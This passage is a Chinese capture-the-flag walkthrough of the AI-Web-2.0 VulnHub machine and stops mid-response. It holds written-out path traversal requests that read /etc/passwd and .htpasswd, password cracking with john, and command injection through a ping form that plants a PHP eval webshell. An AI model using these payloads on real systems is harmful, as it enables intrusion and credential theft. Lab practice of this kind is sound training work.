

AI-WEB-2.0

笔记本: 靶机

创建时间: 2021/12/17 12:02

更新时间: 2021/12/17 15:29

作者: 陆六肆

URL: <http://192.168.91.161/userpage.php>


准备

攻击机: kali(win子系统)

靶机: AI-WEB-2.0 NAT 192.168.91.0网段

下载链接:

<https://download.vulnhub.com/aiweb/AI-Web-2.0.7z.torrent>




```
Ubuntu 18.04.3 LTS aiweb2host tty1
aiweb2host login: Mounting Mount unit for core, revision 11993...
[ OK ] Mounted Mount unit for core, revision 11993.
[ OK ] Stopped Snappy daemon.
Starting Snappy daemon...
[ OK ] Started Snappy daemon.

Ubuntu 18.04.3 LTS aiweb2host tty1
aiweb2host login:
Ubuntu 18.04.3 LTS aiweb2host tty1
aiweb2host login: _
```

信息搜集与利用

主机发现

masscan 192.168.91.0/24 -p 80



```
(root@ohh)~# masscan 192.168.91.0/24 -p 80
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-12-17 04:09:51 GMT
Initiating SYN Stealth Scan
Scanning 256 hosts [1 port/host]
Discovered open port 80/tcp on 192.168.91.161

(root@ohh)~#
```

如图所示得到了目标 ip 地址 : 192.168.91.161

端口扫描

nmap -O -sV -p- 192.168.91.161

```
(root@ohh)-[~]
# nmap -O -sV -p- 192.168.91.161
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-17 12:11 HKT
Nmap scan report for 192.168.91.161
Host is up (0.00057s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS: SCAN(V=7.92%E=4%D=12/17%OT=22%CT=1%CU=36909%PV=Y%D5=2%DC=I%G=Y%TH=61BC0E
OS: 0D%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=2%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OP
OS: S(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST
OS: 11NW7%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)EC
OS: N(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+F=
OS: A%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS: R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z
OS: F=R%Q=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS: %T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=DA88%RUD=G)IE(R=Y%DFI=N%T=4
OS: 0%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.03 seconds

(root@ohh)-[~]
```

如图所示：开放了 22, 80 端口。

目录扫描

python3 dirsearch.py -u <http://192.168.91.161>

```
root@ohh: ~/dirsearch
[12:16:19] 403 - 199B - /.htaccess_orig
[12:16:19] 403 - 199B - /.httr-oauth
[12:16:19] 403 - 199B - /.htpasswd_test
[12:16:19] 403 - 199B - /.htpasswds
[12:16:19] 403 - 199B - /.html
[12:16:19] 403 - 199B - /.htaccess_sc
[12:16:20] 403 - 199B - /.php
[12:16:40] 400 - 226B - /cgi-bin/.%2e/%2e/%2e/%2e/etc/passwd
[12:16:43] 301 - 234B - /css -> http://192.168.91.161/css/
[12:16:46] 200 - 0B - /download.php
[12:16:51] 200 - 678B - /index.php
[12:16:51] 200 - 685B - /index.php/login/
[12:16:55] 302 - 0B - /logout.php -> index.php
[12:17:08] 403 - 199B - /server-status/
[12:17:08] 403 - 199B - /server-status
[12:17:10] 200 - 651B - /signup.php
[12:17:12] 403 - 199B - /srv/
[12:17:20] 401 - 381B - /webadmin
[12:17:20] 401 - 381B - /webadmin/
[12:17:20] 401 - 381B - /webadmin/admin.aspx
[12:17:20] 401 - 381B - /webadmin/admin.jsp
[12:17:20] 401 - 381B - /webadmin/admin.php
[12:17:20] 401 - 381B - /webadmin/admin.html
[12:17:20] 401 - 381B - /webadmin/index.php
[12:17:20] 401 - 381B - /webadmin/admin.js
[12:17:20] 401 - 381B - /webadmin/index.aspx
[12:17:20] 401 - 381B - /webadmin/index.jsp
[12:17:20] 401 - 381B - /webadmin/index.html
[12:17:20] 401 - 381B - /webadmin/index.js
[12:17:20] 401 - 381B - /webadmin/login.aspx
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.91.161:80/

Scan Information Results - List View: Dirs: 8 Files: 4 Results - Tree View Errors: 0

Type	Found	Response	Size
Dir	/icons/	403	434
File	/signup.php	200	914
Dir	/	200	943
File	/index.php	200	943
Dir	/css/	403	434
Dir	/css/img/	403	434
Dir	/icons/small/	403	434
File	/logout.php	302	348
File	/download.php	200	411
Dir	/srv/	403	434
Dir	/webadmin/	401	712
Dir	/srv/uploads/	403	434
Dir	/srv/uploads/admin/	403	434

Current speed: 2547 requests/sec (Select and right click for more options)

Average speed: (T) 2844, (C) 2573 requests/sec

Parse Queue Size: 0

Total Requests: 1379747/3969866

Current number of running threads: 100

Time To Finish: 00:16:46


Back Pause Stop

Report


Starting dir/file list based brute forcing /icons/doc-10260484.php

HTTP

<http://192.168.91.161/>



封面人物下方: micky 似乎为韩国某明星。
singup 可注册,我注册了一个 admin, 然后登陆




页面不可点击，且源码form表单不菲被注释

```
1 <div class = "title">admin</div>    <div class="logout">
2     <a href="logout.php">log out</a>
3   </div>
4 <div class="liststyle"><table><tr><th>Filename</th><th>Download</th><th>Viewing</th><th>Deleting</th></tr></table></div>
5 <!DOCTYPE html>
6 <html>
7 <head>
8   <title>My File</title>
9   <link rel="stylesheet" type="text/css" href="css/userpage.css">
10 </head>
11 <body>
12   <div class="upload">
13     <h2>Welcome to Xuezhuli FileSharing</h2>
14   </div>
15   <!--
16   <div class="upload">
17     <form enctype="multipart/form-data" action="/userpage.php" method="POST">
18       <input type="hidden" name="MAX_FILE_SIZE" value="1000000000" />
19       <label for="uploadfile_input">Choose a file to upload &nbsp;&nbsp;&nbsp;</label><input name="uploadfile" type="file" id="uploadfile_input"/>
20       <button type="submit" class = "button">Upload File</button>
21     </form>
22   </div>
23   -->
24 </body>
25 </html>
```

<http://192.168.91.161/webadmin/>

需要登陆，账号密码未知



尝试搜索

Welcome to Xuezhuli FileSharing

searchsploit xuezhuli

```
(root@ohh)-[~]
# searchsploit xuezhuli

-----
Exploit Title | Path
-----
Xuezhuli FileSharing - Cross-Site Request Forgery (Add User) | php/webapps/40010.html
Xuezhuli FileSharing - Directory Traversal | php/webapps/40009.txt
-----

Shellcodes: No Results
Papers: No Results

(root@ohh)-[~]
#
```

有结果, 进一步查看

cat /usr/share/exploitdb/exploits/php/webapps/40009.txt

```
(root@ohh)-[~]
# cat /usr/share/exploitdb/exploits/php/webapps/40009.txt
# Exploit Title: Xuezhuli FileSharing - Path Traversal Vulnerability
# Date: 2016-06-23
# Exploit Author: HaHwul
# Exploit Author Blog: www.hahwul.com
# Vendor Homepage: https://github.com/Xuezhuli
# Software Link: https://github.com/Xuezhuli/FileSharing/archive/master.zip
# Version: Latest commit
# Tested on: Debian [wheezy]

### Vulnerability
1. download.php -> file_name parameter
2. viewing.php -> file_name parameter

### Vulnerability 1 - download.php
GET /vul_test/FileSharing/download.php?
file_name=../../../../../../../../../../../../etc/passwd HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:44.0) Gecko/20100101
Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/vul_test/FileSharing/userpage.php
Cookie: W2=dgfv5tn2ea8uitvk98m2tfjl7;
__utma=96992031.1679083892.1466384142.1466384142.1466398535.2;
__utms=96992031.1466384142.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
__atuv=1%7C25; Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1466565345;
bdshare_firsttime=1466565462740; PHPSESSID=uetimns4scbtk46c8m6ab7upp1
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 23 Jun 2016 06:17:58 GMT
..snip..
Content-Type: application/octet-stream

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync

# -----
-----
### Vulnerability 2 - viewing.php
```

```
GET /vul_test/FileSharing/viewing.php?
file_name=../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:44.0) Gecko/20100101
Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/vul_test/FileSharing/userpage.php
Cookie: W2=dgfv5tn2ea8uitvk98m2tfjl7;
__utma=96992031.1679083892.1466384142.1466384142.1466398535.2;
__utms=96992031.1466384142.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
__atuvc=1%7C25; Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1466565345;
bdshare_firsttime=1466565462740; PHPSESSID=uetimns4scbtk46c8m6ab7upp1
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Thu, 23 Jun 2016 06:19:49 GMT
Server: Apache/2.4.10 (Ubuntu)
..snip..
Content-Type: text/plain;charset=UTF-8
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
└─(root🐼ohh) - [~]
#
```

从返回结果来看 download.php 和 viewing.php 存在文件包含漏洞，利用它下载 /etc/passwd 再从 /etc/passwd 中存在的账户名称来尝试在 webadmin 登陆界面作为用户名

访问：

http://192.168.91.161/download.php?file_name=../../../../../../../../../../../../etc/passwd

得到了下载文件：

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd:./bin/false
uidd:x:106:110:./run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
```

```
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
aiweb2:x:1000:1000::/home/aiweb2:/bin/bash
n0nr00tuser:x:1001:1001::/home/n0nr00tuser:/bin/bash
```

从结果来看, root,aiweb2, n0nr00tuser 三个用户是 /bin/bash

现在光有用户名, 没有密码不够。尝试包含其他文件。

[http://192.168.91.161/viewing.php?](http://192.168.91.161/viewing.php?file_name=../../../../../../../../../../../../etc/apache2/.htpasswd)

[file_name=../../../../../../../../../../../../etc/apache2/.htpasswd](http://192.168.91.161/viewing.php?file_name=../../../../../../../../../../../../etc/apache2/.htpasswd) 为什么是这个路径, 我看了别人的wp, 可以将这个路径加入到我自己的字典中。

← → ↺ ⌂ ⚠ 不安全 | 192.168.91.161/viewing.php?file_name=../../../../../../../../../../../../etc/apache2/.htpasswd

```
aiweb2admin: $apr1$VXqmVvDD$otU1gx4nwCgsAOA7Wi. aU/
```

```
aiweb2admin:$apr1$VXqmVvDD$otU1gx4nwCgsAOA7Wi. aU/
```

得到了用户名, 但是密码是加密过的。

[AI: Web: 2 ~ VulnHub](#)

This is the second box from the series AI: Web and you will have more fun to crack this challenge. The goal is simple. Get flag from /root/flag.txt. Enumerate the box, get low privileged shell and then escalate privilege to root.

You may need to crack password. Use wordlist [SecLists/rockyou-45.txt](#) by Mr. Daniel Miessler.

For any hint please tweet on @arif_xpress

作者提供了密码字典, 但是现在已经没有了。

爆破, 使用 aiweb2admin, kali 本地rockyou.txt作为密码:

方法一:

```
GET /webadmin/ HTTP/1.1
Host: 192.168.91.161
Cache-Control: max-age=0
Authorization: Basic YW13ZWlyYWRTaW46$MTIz$
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Cookie: PHPSESSID=id1c16c7hiqdmpt52e0euo1qn6
Connection: close
```

aiweb2admin

YW13ZWlyYWRTaW46

Text Hex ?

Decode as ...

Encode as ...

Hash ...

Smart decode

Text Hex

Decode as ...

Encode as ...

在头部, 这里使用了 Authorization 的方式, aiweb2admin:base64编码最后两位为46, 那么剩下的MTIz 则为密码, 这里为123。

Add payload processing rule

Enter the details of the payload processing rule.

Encode

Base64-encode

OK Cancel

② Payload Processing

You can define rules to perform various processing tasks on each payload before it

Add Enabled Rule

Edit

Remove

Up

Down

② Payload Encoding

rockyou.txt 字典太大, Burp 会卡死。😓

要么换个方法爆破, 要么换字典, 但是没有字典。

方法二:

尝试在kali上用 john 爆破密码

john --wordlist=/usr/share/wordlists/rockyou.txt httpasswd


```
(root@ohh)~[~/myfiles/bj/aiweb]
# cat httpasswd
aiweb2admin:$apr1$VXqmVvDD$otU1gx4nwCgsA0A7wi.aU/

(root@ohh)~[~/myfiles/bj/aiweb]
# john --wordlist=/usr/share/wordlists/rockyou.txt httpasswd
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
c.ronaldo (aiweb2admin)
1g 0:00:00:00 DONE (2021-12-17 13:42) 25.00g/s 172800p/s 172800c/s 172800C/s miami..baby05
Use the "--show" option to display all of the cracked passwords reliably
Session completed

(root@ohh)~[~/myfiles/bj/aiweb]
#
```

成功得到密码: c.ronaldo , 此方法速度很快。


aiweb2admin:c.ronaldo 登陆:



I disallowed some contents from robots.


登陆成功, 根据提示查看 robots

<http://192.168.91.161/webadmin/robots.txt>



依次访问两个目录:

<http://192.168.91.161/webadmin/H05Tpin9555/>



<http://192.168.91.161/webadmin/S0mextras/>



Find juicy information in this dir!!!

在这个目录中找到有趣的信息!!!
本人表示一点儿都不有趣。

从源码可以看到来自 DVWA
现ping 127.0.0.1


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.031 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.026 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.021 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.046 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3068ms  
rtt min/avg/max/mdev = 0.021/0.031/0.046/0.009 ms
```

Ping IP address:

Submit

构造命令 127.0.0.1|ls ，此处用 | 分隔成功了。

```
index.php  
style-main.css
```

Ping IP address:

Submit

127.0.0.1|echo "<?php @eval(\$_POST[mm]);?>" >> shell.php 写入一句话. 再127.0.0.1|ls 查看写入成功了没?

```
index.php  
shell.php  
style-main.css
```

Ping IP address:

Submit

写入成功。

发现连不上，这就很emo了，直接 cat shell.php 没有内容，cat * 也没有内容,猜测内容被过滤了。

127.0.0.1|ls -alh /var/www/html/*

```
/var/www/html/deleting.php  
/var/www/html/download.php  
/var/www/html/index.php  
/var/www/html/logout.php  
/var/www/html/signup.php  
/var/www/html/userpage.php  
/var/www/html/viewing.php
```

```
/var/www/html/css:  
frontpage.css  
img  
userpage.css
```

```
/var/www/html/srv:  
uploads  
userlists.txt
```

```
/var/www/html/webadmin:  
H05Tpin9555  
S0mextras  
index.html  
robots.txt
```

可以看到html目录下的文件，以及/html/css ， /html/srv. /html/webamin 下的文件或目录，这中效率不够高，不能全部罗列完。

127.0.0.1|find ./ -type f /var/www/html 可罗列出所有:

```
POST /webadmin/H05Tpin9555/ HTTP/1.1
Host: 192.168.91.161
Content-Length: 56
Cache-Control: max-age=0
Authorization: Basic TWl3ZWlyYWRTaW46Ty5yb25hbGRv
Upgrade-Insecure-Requests: 1
Origin: http://192.168.91.161
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.91.161/webadmin/H05Tpin9555/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Cookie: PHPSESSID=idic16t7hiqdmp52e0euo1qne
Connection: close

ip=127.0.0.1|find - / -type f /var/www/html&submit=Submit

7 Vary: Accept-Encoding
8 Content-Length: 2042
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <div id='wrap'>
13 <pre>
14 ./
15 ./style-main.css
16 ./index.php
17 /var/www/html
18 /var/www/html/logout.php
19 /var/www/html/webadmin
20 /var/www/html/webadmin/robots.txt
21 /var/www/html/webadmin/S0mextras
22 /var/www/html/webadmin/S0mextras/.sshUserCred55512.txt
23 /var/www/html/webadmin/S0mextras/index.html
24 /var/www/html/webadmin/H05Tpin9555
25 /var/www/html/webadmin/H05Tpin9555/style-main.css
26 /var/www/html/webadmin/H05Tpin9555/index.php
27 /var/www/html/webadmin/index.html
28 /var/www/html/viewing.php
29 /var/www/html/index.php
30 /var/www/html/ser
31 /var/www/html/ser/userlists.txt
32 /var/www/html/ser/uploads
33 /var/www/html/ser/uploads/ohh
34 /var/www/html/ser/uploads/admin
35 /var/www/html/deleting.php
36 /var/www/html/css
37 /var/www/html/css/userpage.css
38 /var/www/html/css/frontpage.css
39 /var/www/html/css/img
40 /var/www/html/css/img/login.png
41 /var/www/html/css/img/background.png
42 /var/www/html/css/img/sign.png
43 /var/www/html/userpage.php
44 /var/www/html/signup.php
45 /var/www/html/download.php
</pre>
</div>
```

如图所示在 /var/www/html/webadmin/S0mextras/ 目录下有一个隐藏的 ssh 开头文件，很容易联想到跟 ssh 登陆有关，查看一下：

127.0.0.1|cat /var/www/html/webadmin/S0mextras/.sshUserCred55512.txt

```
1 POST /webadmin/H05Tpin9555/ HTTP/1.1
2 Host: 192.168.91.161
3 Content-Length: 05
4 Cache-Control: max-age=0
5 Authorization: Basic TWl3ZWlyYWRTaW46Ty5yb25hbGRv
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.91.161
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 Chrome/96.0.4664.110 Safari/537.36
11 Accept:
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Referer: http://192.168.91.161/webadmin/H05Tpin9555/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
16 Cookie: PHPSESSID=idic16t7hiqdmp52e0euo1qne
17 Connection: close

18 ip=127.0.0.1|cat /var/www/html/webadmin/S0mextras/.sshUserCred55512.txt&submit=Submit

1 HTTP/1.1 200 OK
2 Date: Fri, 17 Dec 2021 06:36:44 GMT
3 Server: Apache
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: SAMEORIGIN
6 X-XSS-Protection: 1
7 Vary: Accept-Encoding
8 Content-Length: 1137
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <div id='wrap'>
13 <pre>
